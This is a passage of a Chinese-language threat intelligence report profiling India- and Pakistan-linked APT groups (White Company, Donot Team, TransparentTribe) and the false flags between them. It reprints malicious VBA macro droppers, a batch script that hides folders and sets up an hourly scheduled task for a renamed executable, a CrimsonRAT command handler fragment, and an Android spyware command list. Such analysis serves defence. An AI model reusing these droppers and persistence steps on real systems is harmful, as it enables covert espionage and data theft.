而我们队该漏洞的所有公开利用的代码经过搜寻，以及对该模块的特征进行搜索，均未在其他的攻击活动中发现跟该模块匹配的利用代码和代码结构，因此我们判断该特权利用模块为该组织特有，而该文章曝光的活动的组织跟白象为同一个或者能通用武器库的攻击小组。

而继续对该文章中披露的组织进行研究，我们发现该攻击组织就位cylance曝光的White Company:

The White Company Series: Operation Shaheen Report		38 / 140
	economy (Reuters)	
September 4, 2017	2017erc330.doc last modified [payload delivered from external site] BRICS name Pakistan-based militant groups as regional concern (Reuters)	
September 5, 2017	India crashes out of Russia tank competition.doc last modified [payload delivered from external site] Pakistan Air Force Jet Crashes During Routine Operation.doc last modified [payload delivered from external site]	
September 6, 2017	Pakistan celebrates 52nd Defence Day (Daily Pakistan)	
September 7, 2017	Pakistan Air Force Day being celebrated (The News) Pakistan's anti-corruption agency starts criminal investigation into ex-PM, finance minister (Reuters)	
September 8, 2017	China, Pakistan air forces launch joint exercise (Economic Times)	
September 9, 2017	Exploit stops evading ESET Malware compiled: RevengeRAT [payload delivered from external site] PM opens country's fifth nuclear power plant [developed with Chinese] (CPEC via The News International)	
September 11, 2017	China-Pakistan-Internet-Security-LAW_2017.doc last modified [payload delivered from external site] China and Pakistan Inaugurate Nuclear Power Plant Unit-A (CPEC via The News International) Pakistan PM warns U.S. sanctions would be counter-productive (Reuters) Air Forces of Pakistan, China Begin 'Shaheen VI' Exercises (The Diplomat)	
September 12, 2017	Warning_Locky_Ransomware.doc last modified [payload delivered from external site]	
September 14, 2017	Malware compiled: RevengeRAT [payload delivered from external site] With China in mind, Japan, India agree to deepen defense (Reuters)	



Introduction

We've identified a number of spear phishing campaigns with Pakistani themed documents, likely targeting the region. These spear phishing emails use a mix of different openly available malware and document exploits for delivery. These are served from the compromised domains `www.serrurier-secours[.]be` and `careers.fwo.com[.]pk` (a part of the Pakistani army). There are some clear trends in the themes of the decoy documents the attackers chose to include with file names such as:

- China-Pakistan-Internet-Security-LAW_2017.doc
- Strategic Thinking on Ensuring Ideological.docx
- Fazaia_Housing_Scheme_Notice_Inviting_Tenders.doc
- PAFs first multinational air exercise ACES Meet 2017 concludes in Pakistan.doc
- IDUF-01.doc
- Pakistan Air Force Jet Crashes During Routine Operation
- Sales_Tax.doc
- Hajj Policy and Plan 2017.doc

Strategic Thinking on Ensuring Ideological & Political Security of Pakistan and Chinese Army

组织小节

项目类型	内容			
组织名称	BITTER (曼灵花)	Patchwork (白象)	White Company	Confucius (孔子)
攻击目标	政府部门 (尤其是外交机构)、军工企业、核能企业等	政府机构、科研教育机构和研究所	政府、军方、军事目标	政府、司法部门、军方
攻击国家	巴基斯坦、中国等	巴基斯坦、中国等	巴基斯坦	巴基斯坦
攻击目的	窃取敏感资料、信息等	窃取敏感资料、信息等	窃取敏感资料、信息等	窃取敏感资料、信息等
攻击时间	至少从 2013 年持续至今	至少从 2009 年持续至今	至少从 2016 年持续至今	至少从 2013 年持续至今
曝光时间	2016 年美国安全公司 Forcepoint 进行了披露	2016 年 Cymmetria 对该组织进行了披露	2018 年由 cylance 公司披露	2018 由趋势科技 (trendmicro) 进行了披露
攻击方式	鱼叉攻击->Zip->自解压程序->第一阶段 downloader->下载分发插件	鱼叉攻击->Zip->白利用->RAT	鱼叉攻击->Zip->RAT	鱼叉攻击->Zip->RAT
诱饵类型	Office、自解压、InPage、apk 等	Office、apk 等	Office	Inpage、apk 等
编程语言	C++, java 等	C++, java、.net	C++, delphi、.net 等	C++, delphi、java 等
攻击平台	Windows、Android 等	Windows、Android 等	Windows	Windows、Android 等
攻击者	疑似来自印度	疑似来自印度	疑似来自印度	疑似来自印度

3、Donot Team

组织概况

Donot Team是2018年被曝光的APT攻击组织，最早在2018年3月由NetScout公司的ASERT团队进行了披露，随后国内的厂商奇安信也进行了披露。

该组织的得来自某攻击文件中的pdb中含有donot目录（如样本41999660b9ad0646ffd0c4c1db096cbc，pdb为：C>•Ušeřš•dõhõt•Dõcùmenhřš•Viřual Sřudiõ 8676•Prõjectřš•dõwhñlõadeř•Debùg•dõwhñlõadeř•pdb），因此取名为Donot Team，国内的安全厂商奇安信通过音译命名为肚脑虫，我们继续沿用该命名。该组织主要针对巴基斯坦进行攻击活动。


攻击目标

巴基斯坦政府部门、巴基斯坦军方、金融机构、外贸人士等


技术手段

Donot Team通常会投递带有恶意宏的office文档文件，文档名和文档内容都具有很强的针对性。

如使用巴基斯坦空军的诱饵：



如伪装巴基斯坦国家银行Excel计算器：



当受害者打开office恶意样本后，会提示执行宏代码，点击执行后会释放包含脚本和后门程序的压缩包，然后解压执行脚本，脚本最终会启动后门木马。

相关宏代码：


```
Sub unRafzaizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub

Sub xlsRafzailoadr()
    Sheet2.Visible = xlSheetVisible
    Sheet2.Copy
End Sub

Sub userRafzailoadr()
    Dim file_Rafzai_name As String
    Dim zip_Rafzai_file As Variant
    Dim bat_Rafzai_file As String
    Dim fldr_Rafzai_name As Variant
    file_Rafzai_name = "QG19kW"
    fldr_Rafzai_name = getRafzaiFileName("")

    zip_Rafzai_file = fldr_Rafzai_name & file_Rafzai_name & ".zip"
    bat_Rafzai_file = fldr_Rafzai_name & file_Rafzai_name & ".bat"

    Dim ar1Rafzai() As String
    Dim btsRafzai() As Byte

    ar1Rafzai = Split(ufForm.tfBox.Text, "!")

    Dim linRafzai As Double
    linRafzai = 0
    For Each vl In ar1Rafzai
        ReDim Preserve btsRafzai(linRafzai)
        btsRafzai(linRafzai) = CByte(vl)
        linRafzai = linRafzai + 1
    Next

    Open zip_Rafzai_file For Binary Access Write As #1
        Put #1, , btsRafzai
    Close #1

    If Len(Dir(bat_Rafzai_file)) = 0 Then
        Call unRafzaizip(zip_Rafzai_file, fldr_Rafzai_name)
    End If
End Sub
```

释放的压缩包：

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
amd.pdf	235,024	125,975	PDF Document	2019/4/22 23:44	44818238
QG19kW.bat	938	324	Windows 批处理文件	2019/4/23 0:04	E9A69F79


执行脚本代码：

```
QGI9kW.bat
1 echo off
2 md %USERPROFILE%\Printers\Neighbourhood\Spools
3 md %USERPROFILE%\DriveData\Files
4 md %USERPROFILE%\DriveData\Wins
5 md %USERPROFILE%\Print\Network\Server
6 attrib +a +h +s "%USERPROFILE%\DriveData"
7 attrib +a +h +s "%USERPROFILE%\Printers"
8 attrib +a +h +s "%USERPROFILE%\Print"
9 del /f %USERPROFILE%\DriveData\Files\win.txt
10 del /f %USERPROFILE%\DriveData\Wins\win.txt
11 SET /A %COMPUTERNAME%
12 SET /A RAND=%RANDOM% 10000 + 1
13 echo %COMPUTERNAME%-RAND% >> %USERPROFILE%\DriveData\Files\win.txt
14 echo %COMPUTERNAME%-RAND% >> %USERPROFILE%\DriveData\Wins\win.txt
15 del /f %userprofile%\DriveData\Wins\amd.pdf
16 del /f %userprofile%\DriveData\Wins\amd.exe
17 del /f %userprofile%\AppData\Roaming\QG19kW.zip
18 move %userprofile%\AppData\Roaming\amd.pdf %userprofile%\DriveData\Wins
19 ren %userprofile%\DriveData\Wins\amd.pdf amd.exe
20 schtasks /create /sc hourly /st 00:05 /tn "BackupData" /tr %USERPROFILE%\DriveData\Wins\amd.exe
21 del %0
```

最终执行的恶意文件，会根据返回的Content-Type来进行下一步行为：

- 1) 当返回的为application时则会将返回的包解码exe后存储到 %userprofile%\DriveData\Files\目录下。
- 2) 当返回的是cmdline时，则会执行%userprofile%\DriveData\Files\wuaupdt.exe

- 3) 当返回的是batcmd的时，则会执行%userprofile%\DriveData\Files\test.bat
- 4) 除了windows上的攻击外，Donot Team还拥有移动端的攻击能力。如使用安卓特马StealJob的攻击流程（来源奇安信博客分析，见参考文章4）：



相关功能

控制指令	指令含义
live_recording_scheduling_job	进行录音控制
tag_network_info_job	获取网络状态并上传
tag_directory_trees_job	获取手机文件目录并上传
tag_live_recordings_job	录音并上传录音文件
tag_key_logs_job	获取密钥日志并上传
tag_user_profile_job	获取通讯录并上传
tag_location_job	获取地理位置并上传
tag_apps_info_job	获取手机已安装应用并上传
test_job	测试
tag_sms_job	获取用户手机短信并上传
tag_calls_logs_job	获取用户手机通讯录并上传
tag_control_info_retrieval_job	检索控制信息
tag_notifications_job	获取通知并上传
tag_location_sender_job	获取位置并上传
tag_files_sending_job	上传文件
polling_job	对程序本身功能进行监控，并做出相应的操作
tag_contacts_job	获取手机IMEI并上传
tag_call_recordings_job	获取通话录音并上传
tag_device_info_job	获取手机固件信息并上传
tag_key_exchange_job	密钥交换

组织小节

项目类型	内容
组织名称	肚脑虫（Donot Team）
攻击目标	巴基斯坦政府部门、巴基斯坦军方、金融机构、外贸人士等
攻击国家	巴基斯坦
攻击目的	窃取敏感资料、信息等
攻击时间	从2017年持续至今
曝光时间	最早在2018年3月由NetScout公司的ASERT团队进行了披露
攻击方式	鱼叉攻击->Zip->RAT
诱饵类型	Office、Apk等
编程语言	VB、C++、java等
攻击平台	Windows、Android等
攻击者	疑似来自印度

三、疑似来自巴基斯坦的攻击

巴方在对印度的网络攻击活动中，一直处于弱势和挨打的地位，目前发现的相关的APT攻击组织也相对较少，较有代表性的是 **TransparentTribe**。

组织概况

TransparentTribe APT组织，又称ProjectM、C-Major，该组织的活动最早可以追溯到2012年。该组织的相关活动在2016年3月被proofpoint披露，趋势科技随后也跟进进行了相关活动的披露。

腾讯安全御见威胁情报中心曾在上半年曝光过该组织的相关攻击活动《TransparentTribe APT组织2019年针对印度政府、军事目标的攻击活动报告》。


攻击目标

印度政府、印度军方、军事研究机构等。


技术手段

TransparentTribe通常投递带有恶意宏的office文档,诱饵文档内容多与政府、军事相关，当受害者打开恶意文档后，会提示执行宏代码，一般点击执行后诱饵内容才会显示出来。

如跟印度陆战研究中心（CLAWS）相关诱饵：




如跟印度国防学院(NDC)相关诱饵:



宏代码执行后会释放一个压缩包文件，并解压出包含的木马后门执行：



```
21 Sub hashlagun()  
22 Mathur = getOperatingSystem  
23  
24 Dim maintain As String  
25 Dim definefol As String  
26 Dim combinep As Variant  
27 Dim dominator As Variant  
28  
29 Dim byt() As Byte  
30  
31 Dim btos() As String  
32 Dim first As String  
33 Dim Secong As String  
34 Dim Third As String  
35 Dim fourth As String  
36 first = "-"  
37 Secong = "a"  
38 Third = "x"  
39 definefol = "MariaDB"  
40  
41 dominator = Environ$("ALLUSERSPROFILE") & "\\File_path\\"  
42  
43 If Dir(dominator, vbDirectory) = "" Then  
44     Mkdir (dominator)  
45 End If  
46  
47 combinep = dominator & definefol & ".zip"  
48  
49 maintain = dominator & definefol & first & Secong & Third & Secong  
50 If InStr(Mathur, "Microsoft Windows 8.1") Or InStr(Mathur, "Microsoft Windows 8") Or InStr(Mathur, "Microsoft Windows 10") Or InStr(Mathur, "Microsoft Windows Ser  
51 btos = Split(userform.wksBox.Text, "")  
52 Else  
53     btos = Split(userform.wksBox.Text, "")  
54 End If  
55  
56 Dim btsMqee() As Byte  
57  
58 Dim linMqee As Double  
59  
60 linMqee = 0  
61  
62 For Each vl In btos  
63     ReDim Preserve btsMqee(linMqee)  
64
```

在后门使用上，该组织依旧使用CrimsonRAT、.net loader、.net droper、PeppyRAT 相关特马：



```
70 this.ardharbusfunThread.Start();  
71 break;  
72 case "ardharbus-getcmd":  
73     this.ardharbusfunThread = delegate{  
74         this.ardharbuslist_processes("getcmd");  
75         this.ardharbusfunThread = new Thread(this.ardharbusfunThread);  
76         this.ardharbusfunThread.Start();  
77         break;  
78     };  
79 case "ardharbus-thumb":  
80     this.ardharbusimage_info(CS$O8_locals.1, false);  
81     break;  
82 case "ardharbus-putart":  
83     this.ardharbusload_app();  
84     break;  
85 case "ardharbus-file":  
86     this.ardharbusfile_info(CS$O8_locals.1, false);  
87     break;  
88 case "ardharbus-rupth":  
89     this.ardharbuspush_data(Null, "ardharbus-appth|ardharbus".Split(new char[]  
90     { '|'}));  
91     break;  
92 case "ardharbus-dowf":  
93     this.ardharbuszsaveFile(CS$O8_locals.1);  
94     break;  
95 case "ardharbus-endpo":  
96     try  
97     {  
98         Process.GetProcessById((int)Convert.ToInt16(CS$O8_locals.1, Try0)).Kill();  
99     }  
100     catch  
101     {  
102     }  
103     break;  
104 case "ardharbus-scrs":  
105     this.ardharbuscreenSize(CS$O8_locals.1);  
106     break;  
107 case "ardharbus-ecreen":  
108     this.ardharbussee_scren(CS$O8_locals.1);  
109     break;  
110 case "ardharbus-dir":  
111     this.ardharbusfunThread = new Thread(new ThreadStart(this.ardharbuslistDrives));  
112     this.ardharbusfunThread.Start();  
113     break;  
114 case "ardharbus-stop":  
115     this.ardharbuscapScreen = false;  
116     break;  
117 case "ardharbus-scrn":
```

而经过腾讯安全御见威胁情报中心的数据溯源，该组织疑似跟巴基斯坦另外一个组织Gorgon Group有一定的关联：



组织小节


项目类型	内容
组织名称	TransparentTribe、ProjectM、C-Major
攻击目标	政府、军方、军事研究机构等
攻击国家	印度
攻击目的	窃取敏感资料、信息等
攻击时间	从2012年持续至今
曝光时间	最早在2016年3月被proofpoint披露
攻击方式	鱼叉攻击->Zip->RAT
诱饵类型	Office等
编程语言	VBS、C#、Python等
攻击平台	Windows等
攻击者	疑似来自巴基斯坦

四、存在的假旗（false flag）


在印巴双方网络战持续不断时，其中Donot Team和TransparentTribe 两个APT组织引起我们格外的注意，经过详细分析后发现两个疑似敌对组织不断的互相模仿，影响安全研究人员对其追踪溯源。

例如Donot样本宏代码和TransparentTribe样本宏代码高度相似，可以看到Donot宏代码注释的地方，注释的这段代码是要执行


的exe路径，但是Donot实际上执行的是bat脚本，我们再对比下TransparentTribe就能发现，TransparentTribe才是执行exe的。并且Donot样本中这段被注释的代码与TransparentTribe样本中的一致(左边Donot，右边TransparentTribe)：



并且部分代码函数都是一模一样的，函数命名和常量值(左边Donot，右边TransparentTribe)：



甚至在某些样本中两个APT组织释放的木马名称都完全一样(左边Donot，右边TransparentTribe)：



我们相信，印巴双方的组织还会继续模仿下去，这势必给安全研究人员在定性上产生更多的干扰。

五、总结

从上文可以看到，由于印巴两国的长期以来的紧张关系，网络攻击一直都没停止过。即便两国的活动多次被安全公司所曝光，但是各自国家的组织完全没停止攻击的意思，相反是越来越猛烈。2019年对印巴两国来说，是个不平静的一年，双边的局势冲突不断，网络战也一浪高过一浪。我们相信，这种网络抗衡会持续进行下去。

没有网络安全就没有国家安全，随着政治局势的恶化，网络战势必会愈演愈烈。虽然我们处于和平年代，但是我们的相关部门和单位切记要提高警惕，保障重点部门和单位的网络安全。

六、安全建议

